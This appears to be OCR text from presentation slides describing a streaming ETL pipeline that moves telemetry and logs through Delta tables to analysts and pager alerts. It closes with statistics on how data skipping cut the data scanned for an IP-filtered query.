




Streaming ETL
Telemetry and Logs
DELTA
Streaming Table
DELTA
Streaming Refinement
Analysts
DELTA
Alerts Table
Pager Alerts


Streaming ETL
Telemetry and Logs
DELTA
Streaming Table
DELTA
Streaming Refinement
Analysts
DELTA
Alerts Table
Pager Alerts


Streaming ETL
Telemetry and Logs
DELTA
Streaming Table
DELTA
Streaming Refinement
Analysts
DELTA
Alerts Table
Pager Alerts


Streaming ETL
Telemetry and Logs
DELTA
Streaming Table
DELTA
Streaming Refinement
Analysts
DELTA
Alerts Table
Pager Alerts


Streaming ETL
Telemetry and Logs
DELTA
Streaming Table
DELTA
Streaming Refinement
Analysts
DELTA
Alerts Table
Pager Alerts


Streaming ETL
Telemetry and Logs
DELTA
Streaming Table
DELTA
Streaming Refinement
Analysts
DELTA
Alerts Table
Pager Alerts

WHERE src_ip = x AND dst_ip = y

Total data size: 504 terabytes, 11,149,387,374,965 rows

Scanned data size: 36.5 terabytes, 722,630,063,648 rows

Additional reduction thanks to data skipping (bytes): 92.4%

Additional reduction thanks to data skipping (rows): 93.2%

Simple. Unified.